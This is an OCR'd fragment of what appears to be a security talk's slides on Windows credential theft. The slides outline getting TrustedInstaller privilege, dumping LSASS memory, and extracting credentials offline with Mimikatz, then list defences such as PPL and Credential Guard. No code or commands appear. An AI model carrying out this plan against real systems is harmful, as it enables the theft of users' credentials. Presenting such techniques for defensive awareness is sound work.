
Therefore, the new attack plan becomes:

Get TrustedInstaller Privilege

Run LSASS Dumper using TrustedInstaller Privileges and get the Memory Dump

Offline dump the creds on the attacker's machine using Mimikatz (or any equivalent)


NT Authority/SYSTEM




SYSTEM vs TrustedInstaller

Key Notes

- Don't Trust Microsoft's Rights Management
- Something is rarely fully locked, even when it seems like it
- Password dumping is here to stay
- Use other techniques like PPL Process or Credential Guard



THANKS FOR PLAYING WITH US

END